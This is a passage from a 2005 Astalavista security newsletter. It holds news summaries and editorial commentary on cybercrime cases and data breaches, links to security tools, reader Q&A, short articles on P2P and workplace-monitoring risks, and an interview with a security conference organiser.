http://www.theregister.co.uk/2005/03/22/ddos_for_hire_plot_arrests/
http://nj.gov/lps/newsreleases05/pr20050318c.html

Astalavista's comments :

Wait! Don't get impressed by the wannabe hacker's age, he's just a kid looking how to make a quick buck, but get impressed by the fact that the bucks come from his 18 year old fellow who hired him. "Keep your friends close, your enemies closer". My point is that such a low- profile (I honestly doubt it's making millions per month) E-store should keep an eye on its primary competitors. And if I were to know that among them is an eighteen-year- old person, who's naturally excited about his profits, I would expect or at least think about the worse to come.

[**CYBER COPS FOIL $423m SUMITO BANK RAID**]

A hi-tech bid to **steal $423m** from the London offices of the Japanese bank Sumitomo Mitsui has been foiled by police. A gang of **cyber crooks** compromised Sumitomo's computer systems in October 2004 prior to an unsuccessful attempt to transfer money to a series of 10 accounts overseas, the FT reports..

More information can be found at :

http://www.theregister.co.uk/2005/03/17/sumitomo_cyber-heist_foiled/

Astalavista's comments :

Greed, greed and again greed! That makes it 423/10 = $42.3m per account. I mean even The Plague in "Hackers" was smart enough to "bite" a great deal of accounts and cash out with less, but safe money! I especially enjoyed how the bank took advantage to promote itself as taking good care of its security, where it was the bank's security that was breached in the first place, and since the majority of huge transfers are well monitored, I believe it was a standard practice to look in depth at these transfers.

Smells like an insider or physical security breach, since I doubt they've managed to keylog banking details of such a wealthy account or take advantage of a mass phishing scam targeting especially the Sumitomo Mitsui bank.

[**911 TROJAN AUTHOR JAILED FOR SIX MONTHS**]

A Louisiana man has been jailed for six months after he was convicted of **infecting** WebTV users with a **Trojan horse that made 911 nuisance calls**. David Jeansonne, 44, of Metairie, Louisiana, **pleaded guilty** last month to causing a threat to public safety and causing damage to computers.

More information can be found at :

http://www.theregister.co.uk/2005/03/15/webtv_vxer/

http://www.sophos.com/virusinfo/articles/webtv911.html

Astalavista's comments :

I stll remember the age-old dialers that never got the popularity that RATs started getting years ago. This is a very serious case, and I'm sure that those spotting the "big picture" would know whose eyebrows raised twice when the idea of blocking 911 or flooding it with false messages suddenly became real. Coordination matters, 911 blocked, Google.com hijacked to Al Jazeera's site; wouldn't it undermine an entire nation's ability to protect its citizens?!

['**DVD JON REOPENS ITUNES BACKDOOR**']

A group of **underground programmers** has posted code online it says will reopen a **backdoor in Apple Computer's iTunes store**, allowing Linux computer users to purchase music free of copy protection.

More information can be found at :

http://news.com.com/DVD+Jon+reopens+iTunes+backdoor/2100-1027_3-5630703.html
http://news.com.com/iTunes+hack+disabled+by+Apple/2100-1027_3-5628616.html?tag=nl
http://www.theregister.co.uk/2005/03/22/apple_blocks_pymusique/

Astalavista's comments :

'DVD Jon' stikes again, and he has my respect for being the activist he is! If it was anyone else but Apple and Steve Jobs, they would definitely consider this an illegal action against the company, instead they preffered to handle it as silently as possible – a very good strategy given Apple's overal image.

Meanwhile,PyMusique's site has been down for the last couple of days..

Personal opinion – if you have already purchased a song, you're free to do whatever you feel like doing with it, and although it doesn't necessarily mean to share it with the rest of the world, you need to have the ability to chose either to do what's defined as an illegal action or do nothing special with it.

How about developing an "over the counter" C2C market - "I got tired of my Britney Spears, let me taste the real sound and exchange it for some Deftones with you!" - "You gotta be kiddin' me, right?" :--)

[**HUNGARIAN MAN CHARGED WITH HACKING SONY ERICSSON SITE**]

Swedish authorities formally charged a 26-year-old Hungarian man with **industrial espionage** on Tuesday, charging him with **hacking into the Sony Ericsson AB and Ericsson AB intranets**.

Csaba Richter told officials he hacked into the intranets hoping that Sony Ericsson or Ericsson would hire him when they saw his skills, Chief District Prosecutor Tomas Lindstrand said.

More information is available at :

http://www.infoworld.com/article/05/03/08/HNsonyhack_1.html

Astalavista's comments :

Intranets - a company's core asset for distribution and exchanging internal information, consequently its worst nightmare when an unauthorized access occures. In this particular case it was a guy interested in getting a job, there was a well coordinated unethical competitive intelligence. He has been around for 2 years, he's seen a lot, and accessing information of the Swedish national defense in between (your contractors are your weakest link!). On the other hand, 3 years ago an insider did something even worse (how reliable are your contractors, really?!)

Note: each and every respected company has a Career and Job Opportunities section at its site, and even though there might not be security positions currently available, it's worth submiting your CV so that they might eventually get back to you in the future.

[**GROUP PROTESTS CHINA'S WEBSITE CRACKDOWN**]

Shuimu.com is just one of China's thousands of Internet chat rooms. But when **non-students were barred this month from using the site** at **Tsinghua University in Beijing**, it triggered a rare burst of outrage.

A brief protest erupted at the school. Users posted appeals on other sites for Web surfers to speak up, with some comparing the crackdown to persecution in Nazi Germany.

More information can be found at :

http://abcnews.go.com/Technology/wireStory?id=618018

Astalavista's comments :

A piece of news worth mentioning given the rare case of such a protest in China! I especially liked ABCNews featuring and requesting info from the Ministry of education aka The Thought Police (Orwell, George, 1984) of China. There's a difference between monitoring, content blocking and shutting down sites dating back 10 years ago. A methodology like this works in exactly the opposite direction, by creating undeground communities and negative attitudes among the majority of citizens. From personal experience I know that whenever a Chinese leaves the country for whatever reason, and gets access to a decent Internet connection, it's like seeing ICQ sending IM messages for the first time, and the Internet suddenly becomes the one we all know it as - the free speech one!

[**LIMEWARE SECURITY FLAW FOUND, FIXED**]

Researchers at Cornell University said on Tuesday that they discovered a Potentially **dangerous security flaw in the popular LimeWire file-sharing software**, but that the company has quickly released a fix.

More information can be found at :

http://news.com.com/LimeWire+security+flaw+found,+fixed/2100-1002_3-5618949.html

Astalavista's comments :

Quite a bad scenario for a file-sharing software users, which happen to be millions of us out there. Flaws like these make me think about the ethical side of the issue- would the RIAA peek to verify my 4GB mp3s archive? Even worse, have you noticed how many people are usually connected to your P2P? I bet over 1m or even less - my point is that if you could simulteneously spread any kind of malware bypassing the majority of security measures of your PC (assuming your P2P is defined as trusted application), that would be a disaster and a very serious attack point. Remember the SETI@Home flaw years ago?

[**BUSINESS SCHOOL 'HACK' RAISES ETHICAL QUESTIONS**]

Where do morality and ethics end, and criminality begin? What is the appropriate "punishment" for the crime of curiosity coupled with the act of snooping? These questions have been raised once again in the case of a number of applicants to the **US' most prestigious business schools** who went beyond the normal processes to **sneak a peek at the status of their applications**.

More information can be found at :

http://www.theregister.co.uk/2005/03/22/business_school_hack/

Astalavista's comments :

Doesn't matter if it's DeepIntoTheWoods University or Harvard, whenever a student Applies he/she is more than impatient to see the results in order, to put it simple – make up his/her mind for the upcoming events as soon as possible. Image yourself as a student in a situation where you've applied at Harvard and Stanford, got a positive reply from Stanford, but Stanford is your second choice(yeah, you must have very high prefferences, but also the genious). Coming across a link like this will make a lot of people think about peeping what's the status of their application, wouldn't it?

Everyone's talking about the universities' reactions and if the students are responsible or not, while ApplyYourself is keeping it safe.

I myself have been aware of ApplyYourself for a long time, and I was impressed indeed that a great deal of prestigious universities use it as a standard. It is entirely centralized and all competing universities pretty much rely on its system. Are these cost savings or a lack of will to build an in-house verification system? It doesn't matter, what matters is ApplyYourself's actions on being responsible for scripting errors and later reporting those who have actually checked their status. What if the person that posted the bug had downloaded each and every university's databases and distributed them in way?

While Harvard are taking this way too personal, ***Standord University*** *are a bit more tolerant on the issue. That is why I have always had them on the top of my personal favourite and most respected universities! Of course, I respect the opinion of my Astalavista colleagues, too, having strong preferences for the Stern!*

[**IS YOUR MAC REALLY MORE SECURE?**]

Apple Macintosh users are quick to point out the dearth of **malware, viruses,**

And security problems in the OS X world. Compared to the Windows/Intel Win32 platform, Mac OS X looks like an attractive alternative, at least when malware is the deciding factor. Win32 machines have suffered from any number of spectacularly successful malcode attacks over the years, and the problem shows no signs of abating.

More information can be found at :

http://www.networkmagazine.com/shared/article/showArticle.jhtml?articleId=159900444&classroom=

Astalavista's comments :

It used to be at least less targeted, and although it doesn't count for even 5% of the desktop market, it gives attackers or even phishers a great advantage – Mac users have a very good sense of security, false or true they're very sure they cannot get hacked or have their browsers hijacked - a trend we've seen changing during the last couple of months.

On other hand, I've never seen so many security patches coming out from Apple, and recently a company that offered $25k for the creation of a Mac virus, called off the contest. Even though it claimed it did it for legal reasons, I think they still wanted to do something useful with the $25k instead of loosing them in the next couple of months.

[03] Astalavista Recommends

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These white papers are defined as a **"must read"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **BLOOoVER - J2ME PHONE AUDITING TOOL** "

Blooover is a tool that is intended to serve as an audit tool people can use to check whether their phones and phones of friends and employees are vulnerable to various attacks

http://www.astalavista.com/?section=dir&act=dnd&id=3738

" **HACKERS - AN INTERACTIVE REPORT** "

An interactive report on the exploits of hackers and how they have highlighted the Internet's insecurities

http://www.astalavista.com/?section=dir&act=dnd&id=3744

" **GSM, BLUETOOTH, WIFI & CDMA MOBILE PHONE SECURITY** "

Comprehensive page on the topic

http://www.astalavista.com/index.php?section=dir&act=dnd&id=3755

" **XNMAP 2.2.1** "

XNmap is a free Cocoa user interface to the nmap command line program, written for Max OS X 10.3

http://www.astalavista.com/?section=dir&act=dnd&id=3775

" **SSDT - SPOOFED SECURE DATA TRANSFER** "

Spoofed Secure Data Transfer exploits ICMP and UDP protocols to send RSA encrypted files from a spoofed source ip

http://www.astalavista.com/?section=dir&act=dnd&id=3815
" **BUILDING A BLUESNIPER RIFLE** "

The gun, which is called the BlueSniper rifle, can scan and attack Bluetooth devices from more than a mile away.

http://www.astalavista.com/?section=dir&act=dnd&id=3793

" **GUIDELINES FOR WRITING SECURE SOFTWARE** "

This paper presents a summary of technical considerations and best practices for programmers and team leaders to review as a part of their software development process

http://www.astalavista.com/?section=dir&act=dnd&id=3726

" **OPEN SOURCE MICROSOFT EXCHANGE REPLACEMENT** "

The OSER project provides a replacement for Microsoft Exchange. It provides email, groupware, and instant messaging, all compatible with Microsoft Outlook

http://www.astalavista.com/?section=dir&act=dnd&id=3769

" **KIOSK** "

Kiosk is a Palm hack/DA combination that can be used to lock a Palm handheld to a single application

http://www.astalavista.com/?section=dir&act=dnd&id=3767

" **YAHOO! NETROSPECTIVE : 10 YEARS, 100 MOMENTS OF THE WEB** "

To celebrate the first ten years of the Interent, Yahoo! selected the top 100 moments of the web from 1995 to 2005

http://www.astalavista.com/?section=dir&act=dnd&id=3741

[04] **Astalavista.net Advanced Member Portal - Lifetime memberships still available!**

Get yours and become part of the community, not only for the rest of your life, but also in a cost-effective way. **Join us!**

http://www.astalavista.net/new/join.php

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of very well-sorted and categorized Information Security resources - files, tools, white papers, e-books. At your disposal are also thousands of working proxies, wargames servers, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs. **This is a lifetime investment.**

Among the many other features of the portal are :

- Over **3.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[05] **Site of the month**

---

http://cebit.150.dk/

CeBIT 2005 video coverage!

[06] **Tool of the month**

World Wind 1.2

A tool that will let you zoom from satellite altitude into any place on Earth

http://www.astalavista.com/?section=dir&act=dnd&id=3740

[07] **Paper of the month**

Remote physical device fingerprinting

Discusses various innovative approaches for remote physical device fingerprinting. **Recommended reading!**

http://www.astalavista.com/?section=dir&act=dnd&id=3776

[08] **Geeky photo of the month – 'From Russia with Love'**

Every month we receive great submissions to our Geeky Photos gallery. In this issue we've decided to start featuring the best ones in terms of uniqueness and IT spirit.

'From Russia with Love' can be found at :

http://www.astalavista.com/images/content/p1204001.jpg

[09] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : How's it going, guys, keep up the good work. I wanted to ask you a question related to my OS choice – Mac. It has always been giving me a good sense of security but recently I have started to have the feeling that in the next couple of months I would have to consider the purchase of Mac related security software. What do you think?

Answer : Purchasing more software wouldn't solve your worries, it will make them even worse and make you feel even more tricked in case a possible security scenario happens. Indeed, the Mac OS is getting more and more targeted recently, but you can be sure that it will take a while by the time you need to check Apple's Downloads site. Why? Because the Mac OS isn't as popular as Windows is, thus it's not a very common target for scammers or phishers or at least that's what they want you to think. Educate yourself, don't live behind the firewall that's protecting just one of the many entry points in your PC.

Check out these links :

http://www.apple.com/support/downloads/
http://homepage.mac.com/macbuddy/SecurityGuide.html
http://www.csse.uwa.edu.au/~pd/securing_mac_os_x.pdf
http://macenterprise.andrew.cmu.edu/dmdocuments/20041015-220_swarthmore_osxsecurity.pdf
http://Freaky.staticusers.net/

Question : Oustanding newsletter, I always appreciate the way you present security to me. I have a question, I constantly do E-banking, I have my random number generator…

Answer : Your biggest concert should be the way your bank identifies. That it's indeed you the one trying to access the account and make transfers, as well as making sure that you're indeed at the bank's site and not at another one. Don't check your balance from a netcare or from any untrusted computer and if your bank is offering you a two-factor authentication, take advantage of it even though it wouldn't protect you from Trojans. Certain banks offer you the opportunity to receive an sms whenever there's a change in your balance. Consider setting this permanently as it would act as an early warning system in case something's going on.

You can check out the following paper, it will definitely provide you with more insights on your problem, it's a very well written one :

http://ebankingsecurity.com/ebanking_bad_for_your_bank_balance.pdf

---

Question : I'm a computer programmer interested in security. I'd like to use internet, but keeping my computer clean without spending a lot of money! I tried and I'm still looking for the best, least expensive and quick solution:
1) Ghostzilla browser... old...
2) using a CD version of windows XP (BartPE), good for a LAN, but not for home users... configuring modems...
3) using a CD linux distro (same problems with modems configuration)
4) using a backup software after (Norton GoBack) or registry tracer and backup software
5) clone the hard disk before surfing (Symantec Ghost)
6) using firewall/antivirus/antispyware, malware, adware, etc. softwares... not 100% security
7) proxy anonymous surfing... you can still received softwares, attacks...
8) a lot of others...
Any suggestion to use all the internet services and be sure to have a 100% cleaned PC after that (I know it's a difficult request, but you are more expert than me!)

Answer : Compared to the majority of questions we get, you're aware of various concepts, but I think you should take into account the fact that you simply cannot achieve 100% security and still have your computer connected to the Internet. This is what we try to promote as an idea at the Astalavista's web site. Consider securely wiping the content of your HDD, you can even do that with

PGP Wipe tools or find an alternative. Get yourself a decent browser and keep yourself aware of its vulnerabilities if any; beside all making backups is a very wise decision. Keep an eye on our Useful Tools and Utilities section and keep up to date, you're definitely not a naïve user.

[10] **Astalavista Security Toolbox DVD v2.0 - what's inside?**

Astalavista's Security Toolbox DVD v2.0 is considered the largest and most comprehensive Information Security archive available offline. As always, we are committed to providing you with a suitable resource for all your security and hacking interests in an interactive way!

The content of the Security Toolbox DVD has been carefully selected, so that you will only browse through quality information and tools. No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[11] **Enterprise Security Issues**

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- **P2P networks - unaware employees, security threats and your organization in between** -

During the last couple of years, the increased availability of broadband connections, the popularity of downloading free music and movies and the thought to be free of security or privacy threats P2P applications, has resulted in millions of active participants actively exchanging data, exposing themselves and the organizations they represent to malicious code, spyware, and privacy invasion threats. This short article will briefly summarize the most common threats, real-world scenariuos and what a company can do to protect its sensitive assets.
While P2P communications weren't primarily developed with the idea to spread music or movies, the way P2P works made it possible to exchange those files in a completely anonymous environment. The majority of your end users are savvy and use P2P networks. They're well aware of the potential benefits of the company's bandwidth compared to their home one and constantly try to install and take advantage of these on the company's infrastructure. What are the risks?

The legal threats from the possession, distribution and sharing of music could result in lawsuits reaching millions of dollars. You wouldn't enjoy having your servers sharing files like these, would you?

P2P networks should also be considered as yet another spreading point for various malware in the form of renamed files, malware targeting specific vulnerabilities in the clients themselves or exploiting vulnerabilities in third-party software that is closely related to playing multimedia files like Real Player or Windows Media Player that could result in further infections.

The complete exposure of sensitive company info is yet another serious threat to consider. Recently, confidential files belonging to the Dutch government were found on KaZaa. Guess what had happened? An employee had unknowingly shared the entire HDD with the rest of the world. And although such information should always be kept encrypted, you should't risk having a scenario like this as it could entirely ruin months of research or completely destroy it.

When may this happen? Let's assume that the corporate network is blocking the majority of P2P communications, while the mobile warriors are out there right now taking advantage of a high-speed hotel based Internet connection, on a company's laptop. Situations like these prompt for a coordinated integrity checking before the laptop leaves the organization and after it enters it again, before it's connected to the network.

The majority of P2P applications have also built-in chat features, which on the other hand open countless number of social engineering and identity theft on the other side of the communication channel resulting in the possible dissemination and actual execution of malicious code, trust is easily established and maintained. Recent phishing attacks are targeting any IM application, being AOL, MSN, ICQ, or the integrated within P2P software functions. It is all a matter of direct communication.

What you can do is either take advantage of a commercial P2P blocking Solution, or to use squid as a transparent proxy blocking the majority of false P2P http requests. Furthermore, establishing and actually enforcing a policy towards the installation of a third party software on the company's infrastructure should be considered as well.

Further reading on the topic can be found at :

http://www.cc.gatech.edu/~mudhakar/dht-security/p2p-security.pdf
http://cnscenter.future.co.kr/resource/security/application/Blocking_Content_Security_Threats.pdf
http://www.ftc.gov/os/comments/p2pfileshare/OL-100005.pdf
http://documents.iss.net/whitepapers/X-Force_P2P.pdf

[12] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects

of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- **"Help, my boss is spying on me!"** -

Is he/she just trying to enforce the company's security policy while you're using its infrastructure? This brief article will give you an overview of various issues related to employees' monitoring or worst BigBrother invasions on the work place.

Each and every time you log on to your company's network, you are monitored-monitored by the the internal access controls trying to verify if it's really you when you try to identify yourself. There's a program whose purpose is to count your keystokes or mouse clicks with the But where's the actual boarder between monitoring users' activities or totally invading their privacy by keeping copies of personal emails (ones not sent via the company's account)?

A difference should be made between content blocking, web filtering, web Monitoring and full PC activities logging. These should be distinguished by both the executives and you as an invidual. Has your organization integrated a system with predefined dangerous categories like hacking/porn sites in order to block and log if you have tried to access there, or is it gathering every event that occurs on its network?

From your executive's point of view, the company has to know how its employees are using the infrastructure and the intellectual property they work with on a daily basis

What to do about it?

- request more info on what is actually watched, are there keylogging activities in place and if yes, why, for how long is the information collected
- are there any laws in your country concerning the monitoring of the workforce
- don't do the obvious – surf porn web sites while @work, although according to the SexTracker.com a huge percentage porn related visits are made around working hours

Further reading on the topic can be found at :

http://www1.cmis.csiro.au/Reports/blocking.pdf
http://www.websense.com/hr/hr_wp.pdf
http://www.privacyrights.org/fs/fs7-work.htm

[13] **Meet the Security Scene**

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed Bruce, one of the organizators of the **DallasCon event**.

Your comments are welcome at security@astalavista.net

Interview with Bruce, http://www.dallascon.com/

Astalavista : Hi Bruce, would you please share with us some more information on your background in the security industry and what is DallasCon 2005 all about?

Bruce : Thanks for this opportunity. I have over 7 years of engineering experience working as a System's Engineer for companies such as Nortel Networks and Fujitsu. Realizing the importance of real information security training experince for everyday people, about 4 years ago a few colleagues and I decided to start truely academic Information Security Conference in Dallas and see what happens. We held the first DallasCon in 2002, just a few months after the tragic events of Septmber 11, 2001 in the U.S. The reponse was overwhelming with academic papers being presented from as far away as Russia and attending coming from countries such as Japan and China.

Astalavista : There are so many active security cons and conferences out there that it is sometimes hard to decide which one is worth visiting. What, in your opinion, makes a con/conference qualified? Do you think that although there's nothing wrong with commercialization, some cons are becoming too commercial so they have lost sight of what their vision used to be in the very beginning of their history?

Bruce : Truly, I must admit the lure of money being thrown at many of similar conferneces such as ours is sometimes overwhelming. When a company such as Microsoft comes knocking on your door with a fist full of cash wanting to by into a Keynote speaker slot, it's hard to resist the temptation to give in. But we have tried to separate the academics from the commercial side. The training courses and the conference itself are designed to present the latest unbiased view of current trends in information security. We have a team of dedicated colleagues that read every paper carefully and look for flagrant promotions of certain technologies or companies. They also work very closely with the speakers who are chosen to present at DallasCon, to make sure that they know what is expected from them. We do offer sponsorship opportunites to companies to help us carry the costs of such an event, but we try very hard to separate the business side from what people come to DallasCon for, which is the latest unbiased view of the trends and research in information security. I think many conferneces lose sight of what made them big and forget their roots.

Astalavista : Like pretty much every organization, ChoicePoint or T-Mobile, keep a great deal of personal, often sensitive information about us, as citizens, students or employees. What actions do you think should be taken by the general public, the companies themselves and the government to ensure that the security within such databases or service providers is well beyond the acceptable level of security for most organizations?

Bruce : I think companies need to stop treating their customers like numbers and really put a face with the information that they are gathering. When someone gives you detailed information about themselves, they have put their trust in your company to protect them. When a breach is made, the cusomter feels betrayed and may never come back to you to do business. I laugh when

I hear that huge muti-billion dollar companies are constantly having their cusotmer data stolen. I wonder how much they are really spending on security? How much are their cusotmers worth to them? These days it is hard to distinguish between legitiamte companies and fake ones online. It's funny, but people have trouble revealing their credit card information or social security number to a physical business down the street, but put the same business online and people throw that information at you without thinking twice. I think consumers need to stop taking security for granted and use some common sense. The first step of security is common sense... You can't put a price on that!

Astalavista : Two words - Symbian and malware - what are your assumptions for the future trends on the mobile malware front?

Bruce : I predict that it will be huge. The future of mobile OS is wide open and as the competition for market share grows, mobile companies want to offer anything they can in a smart-phone. I am always surprised as to what phones can do right now... in a few years, they might even serve us breakfast in bed! The downside is the huge vulnerability of the mobile-OS. First of all, more people own phones than computers around the world. It is the obvious next frontier for virus writers. Secondly, theoretically, it is much easier to infect an entire phone network than PC's. All you need is one infected phone syncking with a base station. Again, I go back to my previous answer, people need to use common sense... Do you really need to put your financial data or your sensitive e-mail on your phone?

Astalavista : What is your opinion about the mass introduction of biometrics on a world wide scale?

Bruce : Good - it will make security more individualized. We will all carry our security inside our DNA. Bad - it might increase the market for organ theft! (just kidding!)

Astalavista : In conclusion, I would appreciate if you share your comments about the Astalavista.com site, and particularly about this security publication?

Bruce : I have been visiting Astalavista.com for many years now, and I am very impressed with the up to date cutting edge news, articles and really underground topics covered on your site. When we wanted to really reach out to the educated hacker community, Astalavista.com was the obvious choice. Thanks for putting us on your site and thanks for helping us promote our event.

Astalavista : You're welcome, wish you luck with the con!

[14] **IT/Security Sites Review**

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-
Kernelnewbies.org
-
http://www.kernelnewbies.org/

Kernelnewbies is a community project meant to help people learn how operating system kernels work

-
Infonomicon.org
-
http://www.Infonomicon.org/

Infonomicon Radio - "Tech news you need, like it or not"

-
Phoronix.com
-
http://www.Phoronix.com/

Definitely worth the visit!

-
Webtechgeek.com
-
http://www.Webtechgeek.com/

Recommended site for tips, reviews and free software
-
Freaky.staticusers.net
-
http://Freaky.staticusers.net/

Macintosh security site, archive, tools and lots of info

[15] Final Words

Dear readers,

Thanks for taking your time to go through our security newsletter, till our next issue.

Keep the spirit and ,most importantly, stay tuned!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 16 - 30 April 2005
http://www.astalavista.com/
security@astalavista.net

[01] **Introduction**

Dear readers,

Welcome to the 16th issue of Astalavista Security Newsletter!

As usual, a lot's been going around in April, RaFa got busted, Hushmail faced a DNS attack, more Symbian malware in the wild and many other events.

In this issue you will read **an interview with Nicolay Nedyalkov from ISECA,** you will go through two articles, namely, **'DNS Security, common threats, defenses and the introduction of DNSSEC'** and **'Phishing attacks – put yourself in "learning-mode"** and much more!

In **Issue 17** we're about to integrate several more sections, some providing content from other respected resources, others representing our point of view on the topic, watch out!

Keep yourselves busy, and be good at anything you do beside wasting your time!

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**LEXISNEXIS UNCOVERS MORE CONSUMER DATA BREACHES**]

Data broker **LexisNexis** said on Tuesday that personal information on **310,000 U.S. citizens** may have been stolen from its computer systems, 10 times more than its initial estimate last month.

An investigation by **LexisNexis**—owned by Anglo-Dutch publisher Reed Elsevier – Determined that its **databases had been fraudulently breached 59 times using stolen passwords**, leading to the possible theft of personal information such as addresses and **Social Security numbers**. LexisNexis, which said in March that 32,000 people had been potentially affected by the breaches, will notify an additional 278,000 individuals whose data may have been stolen.

More information can be found at :

http://www.eweek.com/article2/0,1759,1784991,00.asp

Astalavista's comments :

"Dear "customer", we would like to express our deepest apologies for the recent leakage of your sensititive information to an unknown individual/individuals. You have to realize that the only reason for which we're notifying you right now is because of California's SB 1386 state law, therefore we would still appreciate some trust to our ability to safeguard and notify you of your private data exposure – protected through passwords of course, we all use passwords, don't we? What to do about it? – nothing, stay tuned for possible identity theft."

Obviously the security policies at LexisNexis have to address that passwords are on the verge of extinction and have decent access controls in place, but that's like stage 1 in the security process.

If anyone(hacker, identity thief, spy) can get to data aggregation companies, they can get to anyone and although there's a great deal of other tactics to do that, these companies have it all stored for you.

As the US Congress, followed by a large number of states are considering the adoption of the SB 1386 law, the industry will finally have the opportunity to put new meaning in the process of probability evaluation while justifying ROSI models or reporting security trends – it's worse than anyone has ever imagined, that's for sure.

More resources on **Identity Theft** can be found at :

http://www.astalavista.com/?section=dir&cmd=file&id=3436
http://www.astalavista.com/?section=dir&cmd=file&id=3983
http://www.astalavista.com/?section=dir&cmd=file&id=1359

[**ARREST MADE IN BREACH OF MILITARY WEBSITE**]

A self-described male model and member of the notorious **computer hacker Group World of Hell** was arrested last weekend and accused of **breaking into U.S. Air Force computer servers** in Denver, authorities said. **Rafael**

Nuñez-Aponte, 25, of Venezuela bragged **about bringing down a Web-based server network** in 2001 that provided training for thousands of Air Force personnel, according to a federal arrest warrant unsealed Tuesday. Investigators said the telecom-security expert replaced the Air Force's Web page with his own and left the **World of Hell** website address.

More information can be found at :

http://www.denverpost.com/Stories/0,1413,36~53~2800528,00.html
http://securityfocus.com/news/10868

A previous article from 2002 "**NASA investigating hacker theft of sensitive documents**" gives more insight on the public leakage of "competitor sensitive" documents on the Internet.

http://computerworld.com/securitytopics/security/hacking/story/0,10801,73305,00.html

Rafael Nuñez-Aponte is also a member of the **Counter Pedophilia Investigation Unit** http://www.cpiu.us/ for quite some time now.

Astalavista's comments :

That's news worth mentioning given WoH's popularity as .gov and .mil defacers, and it got even more interesting back in 2002 when they downloaded and distributed sensitive NASA documents.

The Feds cheered about this one for sure as it acts as a public statement to everyone ever compromised a government system and coming to the U.S.

Although I personally doubt WoH were involved in child pornography trading, and the way you cannot judge an entire nation based on a single citizen, the same way you cannot judge a member of a group based on another members' actions – they use to call it stereotyping. More news will follow, a recent defacement of a military site prompts for "free RaFa", he definitely has a lot of friends, that's for sure.

[**HUSHMAIL HIT BY DNS ATTACK**]

Surfers trying to visit the web site of popular secure email service **Hushmail** were redirected to a false site early Sunday following a **hacking attack**. Hush Communications said hackers changed Hushmail's DNS records after **"compromising the security" of its domain registrar (Network Solutions)**. These changes were undone after a few hours on Sunday and normal Hushmail services have now been restored. During the period of the attack users visiting Hushmail.com were confronted by a **defaced page** containing a jokey reference that **The Secret Service is watching. Agent Leth and Clown Jeet 3k Inc.** Things might have been far worse if hackers had used the ruse to set up a doppelganger site under their control for the purposes of obtaining the pass phrases needed to access the encrypted email service (a trick known as a **pharming attack**). As it was the impact of the attack was limited to **lost email**.

More information can be found at :

http://www.theregister.co.uk/2005/04/25/hushmail_dns_attack/

A defecement mirror can be found at :

http://www.zone-h.org/defacements/mirror/id=2309823/

Astalavista's comments :

Just a thought – wasn't Hushmail used by a large number of web site defacement groups as means of communication with the outside world? ..

You see you definitely cannot crack Hushmail's encryption in place, or guess someone's passphrase, but what you can do is make them "talk" first to you and then to Hushmail.com, there you got it.

Sometimes employees, unaware of social engineering attacks, indeed "make the impact".

Picture your organization in a situation where mail cannot be delivered for hours even though servers are running, administrators and experts are still on their job place, only because of a third-party's(but a vital one) lack of understanding of basic security concepts. I mean a couple of years ago you could change someone's records faking the FROM field, these days all you need is a phone, courage and an unaware employee with authority.

It's so nice that Agent Leth and Clown Jeet 3k Inc. simply wanted to point out the social engineering vulnerability at Network Solutions, ones we've seen before too. The question to me right now is what would Network Solutions do about this second case of soc. egineering problems at the company?

[**INDIAN CALL CENTER WORKERS CHARGED WITH CITIBANK FRAUD**]

Former employees of a call center in Pune, India, **were arrested this week on charges of defrauding four account holders in New York of Citibank**, a subsidiary of Citigroup, to the tune of $300,000, according to a police official in Pune.

The three former employees of Mphasis BPO, the business process outsourcing (BPO) operation of Bangalore software and services company Mphasis BFL Group, **are charged with collecting and misusing account information from customers they dealt with as part of their work at the call center**, according to Sanjay Jadhav, chief of the cybercrime cell of the Pune police.

More information can be found at :

http://www.infoworld.com/article/05/04/07/HNcitibankfraud_1.html

Astalavista's comments :

